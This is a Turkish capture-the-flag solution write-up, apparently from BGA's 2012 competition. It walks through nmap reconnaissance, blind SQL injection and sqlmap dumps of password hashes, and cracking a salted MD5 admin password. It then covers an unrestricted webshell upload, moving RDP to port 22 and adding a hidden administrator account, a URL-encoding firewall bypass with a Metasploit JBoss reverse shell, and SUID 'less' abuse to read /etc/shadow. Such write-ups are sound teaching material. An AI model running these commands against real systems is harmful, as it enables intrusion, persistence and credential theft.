1/tcp	open	ssh	OpenSSH 5.3p1 Debian 3ubuntu7 (protocol 2.0)
2/tcp	open	ssh	OpenSSH 5.8p2_hpnl3v11 (FreeBSD 20110503; protocol 2.0)
3/tcp	open	compressnet?	
4/tcp	open	unknown	
5/tcp	open	unknown	
6/tcp	open	unknown	
7/tcp	open	echo?	
8/tcp	open	unknown	
9/tcp	open	discard?	
10/tcp	open	unknown	
11/tcp	open	systat?	
12/tcp	open	unknown	
13/tcp	open	daytime?	

Tüm portlar open olarak gözüküyor olsada, sadece gerçekten açık olan portların "Version" bilgisi mevcuttur.

```
79/tcp open  finger?
80/tcp open  http      Apache httpd 2.2.17 ((Win32) mod_ssl/2.2.17 OpenSSL/0.9.8o PHP/5.3.4 mod_perl/2.0.4 Perl/v5.10.1)
81/tcp open  http      Apache httpd 2.2.14 ((Ubuntu))
82/tcp open  xfer?
83/tcp open  mit-ml-dev?
84/tcp open  ctf?
85/tcp open  mit-ml-dev?
86/tcp open  mfcobol?
87/tcp open  priv-term-l?
88/tcp open  kerberos-sec?
89/tcp open  su-mit-tg?
90/tcp open  dnsix?
91/tcp open  mit-dov?
92/tcp open  npp?
93/tcp open  dcp?
94/tcp open  objcail?
95/tcp open  supdup?
96/tcp open  dixie?
97/tcp open  swift-rvf?
98/tcp open  linuxconf?
99/tcp open  metagram?
100/tcp open newacct?
Service Info: OSs: Linux, FreeBSD, Windows
```

Version bilgileri incelendiği dikkat çeken bir kısım olduğu görülmektedir. 80. Tcp portunda Win32 apache servisi çalışırken, 81. Tcp portunda Ubuntu apache servisi bulunmaktadır. Ayrıca 1. Ve 2. Portlarda çalışan ssh servisleri bulunmaktadır. Bunu fark ettiğimiz anda ise “Service Info : Linux, FreeBSD, Windows” satırına bakıyoruz.

Hedef olan 85.95.238.171 ip’si, bir web sunucusuna natlandırılmamıştır. Farklı portları, iç networkte ki farklı farklı sunuculara yönlendirilmiş durumdadır. Şu anda 3 adet farklı işletim sisteminin bulunduğu –iç networkte kaç adet sunucu olduğunu bilmiyoruz.- bilgisine sahibiz.

Hedef web uygulamasının çalıştığı 80.Portu spesifik olarak tarayıp sonuçlara bakalım.

```
root@bt:~# nmap -sS 85.95.238.171 -p 80 -sV -O
Starting Nmap 5.59BETA1 ( http://nmap.org ) at 2012-05-22 08:40 EDT
Nmap scan report for 171-238-95-85-datacenter-services.ixirtelekom.com.tr (85.95.238.171)
Host is up (0.036s latency).
PORT      STATE SERVICE VERSION
80/tcp open  http      Apache httpd 2.2.17 ((Win32) mod_ssl/2.2.17 OpenSSL/0.9.8o PHP/5.3.4 mod_perl/2.0.4 Perl/v5.10.1)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|storage-misc
Running (JUST GUESSING): Microsoft Windows 7|2008 (98%), BlueArc embedded (92%)
Aggressive OS guesses: Microsoft Windows 7 Enterprise (98%), Microsoft Windows Server 2008 SP1 (95%), BlueArc Titan 2100 NAS device (92%)
No exact OS matches for host (test conditions non-ideal).

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.95 seconds
```

Artık ilk başta ki sorularımıza cevap verebilir durumdayız.

1 - Hedef sistem hangi işletim sistemini kullanıyor?

Hedef işletim sistemi yüksek ihtimalle Windows Server 2008'dir.

2 - Hedef sistemde açık portlar ve bu portlarda çalışan servisler nelerdir

Hedef ip'mizin her portu, iç networkte farklı bir sunucuya yönlendirilmiş gibi durmakta.Bu nedenle biz tüm dikkatimizi bize 4. Level olarak gönderilen web uygulamasına aktaracağız.

80.tcp portu üzerinde çalışan servis eđer Windows IIS olsaydı, Versiyon bilgisinden bu yazardı. Version bilgisinde "apache" yazdığına göre yüksek ihtimalle Xamp veya Wamp gibi uygulamalardan biri çalışmaktadır. Xamp/Wamp'in windows üzerinde hangi yetkiler ile nasıl çalıştığını bilmemizin faydası olabilir.

3 – Hedef üstünde çalışan uygulama nasıl bir yapıya sahip ? Tespit edilebilen modüllerin listesi nedir ?

Nmap ile yapılan çalışmalar sunucunda hedefin PHP uygulama dili ile geliştirildiđi görölmektedir.

Network taraflı işlerimize, bir daha ihtiyacımız olana dek elveda diyoruz. Şimdi sıra web uygulamasında.

Saldırı Aşaması:

Hedef web uygulaması üzerinde gezinti yaptıktan sonra "Arama" modülünün varlığını tespit ederiz. Web uygulamalarında ki arama modülleri SQL Injection zafiyetleri için bir potansiyel taşımaktadır. Çünkü arama modülleri, kullanıcıdan gelen değerlere göre veri tabanında işlem yapan modüllerdir. Bu yüzden bu modülleri dikkatli test etmemiz gerekmektedir.

Firefox için geliştirilmiş Live HTTP Headers plug-in'i , firefox'un yaptığı GET ve POST taleplerini düzenleyip tekrardan kullanmanıza olanak tanımaktadır. Tamper data ve hackbar gibi plug-in'lerde kullanılabilir.

<http://85.95.238.171/projects.php?form=hepsi>

Linkine giriş yaparak geçerli bir döküman tarihi elde ediyoruz.Uygulamaya gönderdiğimiz doğru bir degere dönen TRUE cevabı bilmemiz bizim için yararlıdır.


Arama

[Tam Makaleler](#) | [Arama Yap;](#)


Aranacak Kelime :

☐ Genelde ☐ Başlıkta ☐ İçerikte ☒ Tarihte

Tarih için Ör: 2009-12-25 (yıl-ay-gün)



Ara butonuna bastıktan sonra Live HTTP Headers'ta oluşan degree bakıyoruz. Burada ki “kelime=2009-05-04&tur=4&aramayap=Ara” satırına sağ tıklayıp sonra “Replay” butonuna basıyoruz.



Artık “Send POST Content” kısmında göndereceğimiz talepleri istediğimiz gibi kontrol edebiliriz.

kelime=2009-05-04' and 'x'='x&tur=4&aramayap=Ara

kelime=2009-05-04' and 'x'='y&tur=4&aramayap=Ara

Basit bir blind sql injection payloadını göndererek dönen sonuçları kontrol ettiğimizde SQL Injection zafiyetinin olduğunu görülmektedir. Artık bu kısımdan sonra sqlmap’ı kullanarak veri tabanından dataları çekebiliriz.

```
root@bt:/sqlmap-dev# python sqlmap.py -u "http://85.95.238.171/projects.php" --data="kelime=2009-05-04&tur=4&aramayap=Ara" -p "kelime"
```

Sqlmap bir süre testler yapacaktır.Ardından size hangi teknik ile sql injection saldırısı yapacağını ve hedef sistemin kullandığı veri tabanı sistemini/versiyonunu belirtecektir.


```
[09:49:12] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.3.5, Apache 2.2.17
back-end DBMS: MySQL 5.0.11
[09:49:12] [INFO] fetching database names
[09:49:13] [WARNING] reflective value(s) found and filtering out
available databases [8]:
[*] cdcol
[*] ctf2
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
[*] webauth

[09:49:13] [INFO] fetched data logged to text files under '/sqlmap-dev/output/85.95.238.171'

[*] shutting down at 09:49:13

root@bt:/sqlmap-dev# python sqlmap.py -u "http://85.95.238.171/projects.php" --data="kelime=2009-05-04&tur=4&aramayap=Ara" -p "kelime" --dbs
```

Veritabanı sisteminin Mysql 5.0.11 olduğuda belirlenmiştir.Hedef sistemin kullandığı veri tabanı kullanıcısının erişebildiği veri tabanı isimleri.Bunların içinde 2 tanesi dikkat çekmektedir. “mysql” ve “ctf2” isimli tablolar.

Mysql isimli tabloda veri tabanı kullanıcılarının bilgileri bulunmaktadır.


```
root@bt:/sqlmap-dev# python sqlmap.py -u "http://85.95.238.171/projects.php" --data="kelime=2009-05-04&tur=4&aramayap=Ara" -p "kelime" -D "mysql" -T "user" --dump
```

Komutu ile mysql tablosunda ki username ve password hash’leri çalınmıştır.

```
1 root,<blank>,*27829D8751B9D464E73B18428D25AD658D5D5DF0,<bla:
2 root,<blank>,*27829D8751B9D464E73B18428D25AD658D5D5DF0,<bla:
3 ctfadmin,<blank>,*C1FB989097872A5D5C05F7B4D40E0AD36E6FAAC4,-
4 mysql,<blank>,*C1FB989097872A5D5C05F7B4D40E0AD36E6FAAC4,<bl
```

Bu hashleri kırmamızın bize kazandıracakları nelerdir?

Hedef sistemin 3306.Portuna baktığımızda açık olmadığını göreceğiz. Doğal olarak veri tabanı kullanıcı adı ve şifresini öğrensek bile erişimimiz olmadıktan sonra hiçbir önemi yok. Bu sorunda aklımıza “phpMyAdmin” I getirmektedir. PhpMyAdmin’in kurulu olduğu dizin varsa bunu bulmak için “directory brute forcing” yöntemi kullanılmalıdır.



Type	Found	Respon...
Dir	/	200
Dir	/cgi-bin/	403
Dir	/images/	200
Dir	/pma/	200
File	/index.php	200
File	/ourwork.php	200
File	/testimonials.php	200

Görüldüğü üzere /pma adında bir dizin mevcuttur. Yarışmamızda mysql userlarını brute force ederek kıran ve veri tabanına ulaşip işletim sistemini buradan ele geçirmeyi tercih eden kullanıcılarımız oldu.

Şimdi ise “ctf2” isimli tabloya gidelim.Çünkü dirbuster’den öğrendiğimize göre sistemde /admin isimli bir dizin bulunmaktadır ve buraya girdiğimiz bir login form’u mevcuttur.

```
+-----+
| a_makale |
| admin    |
| sartlar  |
+-----+

[10:04:12] [INFO] fetched data logged to text files under '/sqlmap-dev/output/85.95.238.171'

[*] shutting down at 10:04:12

root@bt:/sqlmap-dev# python sqlmap.py -u "http://85.95.238.171/projects.php" --data="kelime=2009-05-04&tur=4&aramayap=Ara" -p "kelime" -D "ctf2" --tables
```

Admin tablosunun içinde ki her şeyi dump edelim.

```
+-----+
| id | username | password |
+-----+
| 1  | admin    | 1eb0390335f295b1fdb781fe60ae9dda |
| 4  | heykiz911 | 770d29fc5a0265989894c3321b49d0df |
| 3  | lodos2005 | bc980ab9446b3033b1b6834d604b1b38 |
| 5  | MEYA     | 1e0d2f991976d659e6fc9119859c94ee |
+-----+

[10:05:09] [INFO] table 'ctf2.admin' dumped to CSV file '/sqlmap-dev/output/85.95.238.171/dump/ctf2/admin.csv'
[10:05:09] [INFO] fetched data logged to text files under '/sqlmap-dev/output/85.95.238.171'

[*] shutting down at 10:05:09

root@bt:/sqlmap-dev# python sqlmap.py -u "http://85.95.238.171/projects.php" --data="kelime=2009-05-04&tur=4&aramayap=Ara" -p "kelime" -D "ctf2" -T "admin" --dump
```

Elimizde admin paneline giriş yapabilecek kullanıcıların password hash’leri bulunmaktadır. Hash değerlerini bulmak için için önereceğimiz en iyi uygulama “hashcat” dir.

Parola hash değerleri içerisinde herhangi bir “salt” değer bulunabilir. Bu yüzden, eğer iznimiz varsa sql injection ile login panelinin source code’larını okumamız bize aydınlatıcı olacaktır aksi halde tuz değeri kullanılmış hash’leri bulmak imkansız olacaktır.

```
[10:09:49] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.3.5, Apache 2.2.17
back-end DBMS: MySQL 5.0.11
[10:09:49] [INFO] fingerprinting the back-end DBMS operating system
[10:09:49] [INFO] the back-end DBMS operating system is Windows
[10:09:49] [INFO] fetching file: 'C:/xampp/htdocs/admin/index.php'
C:/xampp/htdocs/admin/index.php file saved to: '/sqlmap-dev/output/85.95.238.171/files/C__xampp_htdocs_admin_index.php'

[10:09:49] [INFO] fetched data logged to text files under '/sqlmap-dev/output/85.95.238.171'

[*] shutting down at 10:09:49

root@bt:/sqlmap-dev# python sqlmap.py -u "http://85.95.238.171/projects.php" --data="kelime=2009-05-04&tur=4&aramayap=Ara" -p "kelime" --file-read="C:/xampp/htdocs/admin/index.php"
```

/sqlmap-dev/output/85.95.238.171/files/C__xampp_htdocs_admin_index.php dosyasını okuduğumuzda.

```
<?php
if(@$_SESSION['admin'] != 1){
    girisForm();
    $username = @$_REQUEST['username'];
    $password = @$_REQUEST['password'];
    $bga = $password."bga";
    $passwordtuz = md5($bga);

    if(isset($_REQUEST['submit'])){
        $yolla = $db->prepare("SELECT * FROM admin WHERE username=:name and password=:password ");
        $yolla->bindParam(':name',$username,PDO::PARAM_STR);
        $yolla->bindParam(':password',$passwordtuz,PDO::PARAM_STR);
        $yolla->execute();
        $result = $yolla->fetchAll();
        if(sizeof($result) == 1){
            $_SESSION['admin'] = 1;
        }
    }
}
```

Satırları dikkat çekmektedir. Hedef uygulamada “salt” olarak “bga” kelimesi kullanılmıştır. Kısacası; kullanıcı şifresini “123456” olarak girer, “123456bga” kelimesinin md5 hash’i alınıyor ve veritabanında bu hash karşılaştırılıyor. Bu bilgi bizim için çok kritiktir.

Örnekleyecek olursak

- 1 = Kullanıcının girdiği şifre : 123456
- 2 = Veritabanının ki hash : 123456bga

Normalde bu bilgiye sahip olursak 6 haneli sadece numeric bir saldırı yaparsak toplam olasılık = 10^6 yani 10.000.000 adettir. Gerçek şifre 9 karakterli ve içerisinde karakterlerde bulunmakta. Yani ; $(26+10)^9$. Buda 101.559.956.668.416 olasılık demektir.

PS : <http://blog.bga.com.tr/genel/parola-kirma-saldirilarinda-hashcat-kullanimi>

Hashcat kullanımı için yararlı bir link.

Password cracking işlemimiz son buldu. Şifre ; 1029384756. Ardından admin paneline login oluyoruz.

BGACTF ADMIN


Filename: Dosya seçilmedi

Bir kaç dosya upload'ı ile fark ediyoruz ki herhangi bir dosya boyutu ve türü sınırlandırması yok. Artık sunucuya webshell'lerimizi upload edebiliriz. Bazı yarışmacılar C99 ve r57 gibi çok popüler shell'leri upload ettiklerinde, webshell üzerinden sunucuya erişemediklerini fark ettiler. Bunun bir tek nedeni olabilirdi; Antivirüs.

Bu nedenle çok popüler olmayan sheller kullanmak veya kendimize özgü ufak php scriptler yazmak bu engeli ortadan kaldıracaktı.

Windows sunucunun 3389.Tcp portu nmap ile tarandığında firewall tarafından kapalı olduğu görülmektedir. Bu da RDP yapamayacağımızı gösterir.

"Tasklist" komutu ile sistemde çalışan programlar listelenebilmektedir. Bu listede dikkatimizi "filezillaftp.exe" programı çekmekte. Neden mi ?



```
root@bt:/sqlmap-dev# nmap -sS 85.95.238.171 -p 22 -sV
Starting Nmap 5.59BETA1 ( http://nmap.org ) at 2012-05-22 10:39 EDT
Nmap scan report for 171-238-95-85-datacenter-services.ixirtelekom.com.tr (85.95.238.171)
Host is up (0.0051s latency).
PORT      STATE SERVICE VERSION
22/tcp    open  ftp      FileZilla ftpd (Mandatory SSL)
Service Info: OS: Windows

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.59 seconds
```

Windows makina da çalışan filezillaftp.exe yazılımı bir ftp servsidir. Bu servis dış dünyaya 22. Porttan açılmakta. Eğer biz ftp servisinin çalışmasını durdurursak ve RDP servisini 3389'dan 22'e çekebilirsek her şey başarıyla sonuçlanacaktır.

taskkill /F /T /IM filezillaftp.exe

komutu ile filezillaftp.exe'nin görevi sonlandırılmıştır.

REG ADD "HKLM\System\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v PortNumber /t REG_DWORD /d 0x16 /f

Komutu ile RDP servisinin çalıştığı port 0x16 sayısına yani 22'ye çevrilmiştir. RDP servisi tekrardan başlatıldığında 3389 yerine 22. Porttan çalışacaktır. Servisi restart etmek için **net start TerminalService**.

netuser MEHMET pAssW0rd / add

Komutu ile windows makinada "MEHMET" adında ve şifresi "pAssW0rd" olan bir kullanıcı oluşturulmaktadır. Ardından bu kullanıcı Administrator grubuna eklenmektedir.

net localgroup Administrators MEHMET /add

Artık Uzak masa üstü bağlantısı ile sistemi ele geçirmenin vakti.

PS: RDP servisi ile ilgili kısım Np004 ekibinden gelen çok güzel bir çözümdü. Kendilerine teşekkür ediyoruz. <http://www.networkpentest.net/2012/05/rdp-servisinterminalservice-istenilen.html>

PS: Windows sistemlerde xamp veya wamp gibi yazılımlar kurulduğunda, bu uygulamalar Administrator hakları ile çalışır. Bizim yaptığımız, process sonlandırma, administrator grubuna kullanıcı ekleme, regedit dosyasında düzenleme yapmak gibi tüm işlemler administrator haklı gerektirmektedir. Web servisi administrator hakları ile çalıştığı için webshell'imizde administrator haklarına sahip olmuştur.

V. Adım

Bu adımda dış dünyadan yalıtılmış bir adet Linux sunucu bulunmaktadır. Aslında Linux sunucu tam olarak dış dünyadan yalıtılmış değil, bir ağ arabirimi iç ağa bir arabirimi Firewall koruması olmadan dış ağa açık bir şekilde bırakılmıştı.

Makinin ip adresi 10.10.10.2 ve üzerinde hem web hem de başka açıklıklar bulunmaktaydı.

Wordpress üzerinde açıklık barındıran çeşitli eklentiler mevcut fakat Wordpress PHPIDS tarafından korunuyordu.

8080 portunda yer alan Jboss uygulama sunucusu da default olarak açık ve /jmx-console Application Firewall tarafından engellenmiş durumdaydı. Jboss root haklarıyla çalıştırıldığı için doğrudan Jboss'u exploit eden yarışmacılar bu adımı tamamlamış oluyorlardı.

Jboss Exploit Aşaması

/jmx-console aşağıdaki iptables kuralı ile engellenmişti, dolayısıyla bilinen yöntemler bu aşama için başarısız olacaktır. iptables kuralı yalnızca ifadeye göre filtreleme yaptığı için çeşitli encoding aşamaları iptables kuralını bypass edecektir.

iptables -A INPUT -p tcp --dport 8080 -m string --algo bm --string /jmx-console -j REJECT --reject-with tcp-reset

Bu iptables kuralını bypass etmek için url encoding tekniđi kullanılabilir. Örneđin UTF8 encoding

/jmx-console yerine **/jmx%2dconsole/** ifadesini sağlayarak firewall kuralını bypass etmenizi sağlar.

Jboss Exploiting

Metasploit Framework ile jboss uygulaması exploit edilebilir.

```
msf exploit(jboss_bshdeployer) > set RHOST 85.95.238.171
RHOST => 85.95.238.171
msf exploit(jboss_bshdeployer) > set PATH /jmx%2dconsole
PATH => /jmx%2dconsole
msf exploit(jboss_bshdeployer) > exploit
```

```
[*] Started reverse handler on 85.95.238.172:4444
[*] Attempting to automatically detect the platform...
[*] SHELL set to /bin/sh
[*] Creating exploded WAR in deploy/MKv4zC4soY2.war/ dir via BSHDeployer
[*] Attempting to use 'deployer' as package
[*] Executing /MKv4zC4soY2/Nnr6ZKAYagyvSrO.jsp...
[-] Execution failed on /MKv4zC4soY2/Nnr6ZKAYagyvSrO.jsp [404
/MKv4zC4soY2/Nnr6ZKAYagyvSrO.jsp], retrying in 5 seconds...
[+] Successfully triggered payload at '/MKv4zC4soY2/Nnr6ZKAYagyvSrO.jsp'
[*] Undeploying /MKv4zC4soY2/Nnr6ZKAYagyvSrO.jsp by deleting the WAR file via BSHDeployer...
[*] Command shell session 1 opened (85.95.238.172:4444 -> 85.95.238.171:52650) at 2012-05-20
01:46:26 +0300
```

id

```
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
context=unconfined_u:unconfined_r:unconfined_java_t:s0-s0:c0.c1023
```

İkinci bir yol olarak 4. adımda ele geçirilen Windows sunucunun masaüstünde 5. adımdaki Linux makineye bağlanmış fakat session kopmuş bir adet Putty açık idi. Beklenen memory'den dump edilen putty'e ait alanlar incelenerek hedef sisteme SSH üzerinden girilen komutlardan parolayı keşfetmek ve sisteme erişim sağlamaktı.

Linux komut satırından **"strings"** ve **"grep"** komutları ile binary dosya analiz edilebilirdi.

```
# strings putty.dmp | grep passwd
```

```
passwd kimsesiz KimsesizGariban
```

```
passwd kimsesiz KimsesizGariban
```

```
[root@linux ~]# cat /etc/passwd
```

Memoryden alınan putty dump dosyası analiz edildiğinde, passwd komutu ile kimsesiz kullanıcısının parolasının KimsesizGariban olarak set edildiği görülür.

Bu adımdan sonra, "kimsesiz" kullanıcısı ile hedef sisteme ssh ile giriş yapılarak root olmak için yerel yetki yükseltme teknikleri veya yerel exploitler denenebilir.

SUID Bit Hacking

5. adımdaki makinede less komutu suid bite sahip olacak şekilde hatalı komut girilmiş ve less komutunu kim çalıştırırrsa çalıştırsın root haklarıyla işlem görecek.

Burada beklenti yarışmacıların sistemdeki suid bite sahip dosyaları bulmaları ve bunu kullanarak /etc/shadow dosyasını okuyarak root parolasının hash değerini elde etmeleri ve sonra da bu hash değerlerini kırarak sisteme root olarak erişmeleri.

Sistemdeki suid bite sahip dosyaları bulma

find -perm 4000 /

/etc/shadow dosyasını okuma

sudo less /etc/shadow

```
root:$6$StWxxQd9xsR1fu3dk$Y.Gtkh05pAcgmnbnh2dQlcrjwzQ99AsnFhdjxM.OwTlhUfofk2emqtdNAwmfVyd8Z0EB4
PkG.T5h1JYQqp2ti60:15458:0:99999:7:::
bin:*.15240:0:99999:7:::
daemon:*.15240:0:99999:7:::
adm:*.15240:0:99999:7:::
lp:*.15240:0:99999:7:::
sync:*.15240:0:99999:7:::
shutdown:*.15240:0:99999:7:::
```

Elde edilen root parolası john the ripper veya benzeri bir password cracking aracı ile kırılarak root haklarına geçiş yapılabilir.

Bu aşamada root haklarına geçiş yapıldığında /root dizinindeki parola-sakli dosyasına erişim beklenmekte. parola-gizli dosyası openssl kullanılarak oluşturulmuş -3des- şifreli bir dosyadır ve bir sonraki adımda kullanılan disk imajını açmak için kullanılacaktır. Dolayısıyla yarışmacılar root parolasını değiştirirse bir sonraki adıma kesinlikle ulaşamayacaklardır.

Hazırlayanlar

Ozan UÇAR, Huzeyfe ÖNAL, M.Dursun İNCE

Her tür geri bildirim için bilgi@bga.com.tr adresine e-posta gönderebilirsiniz.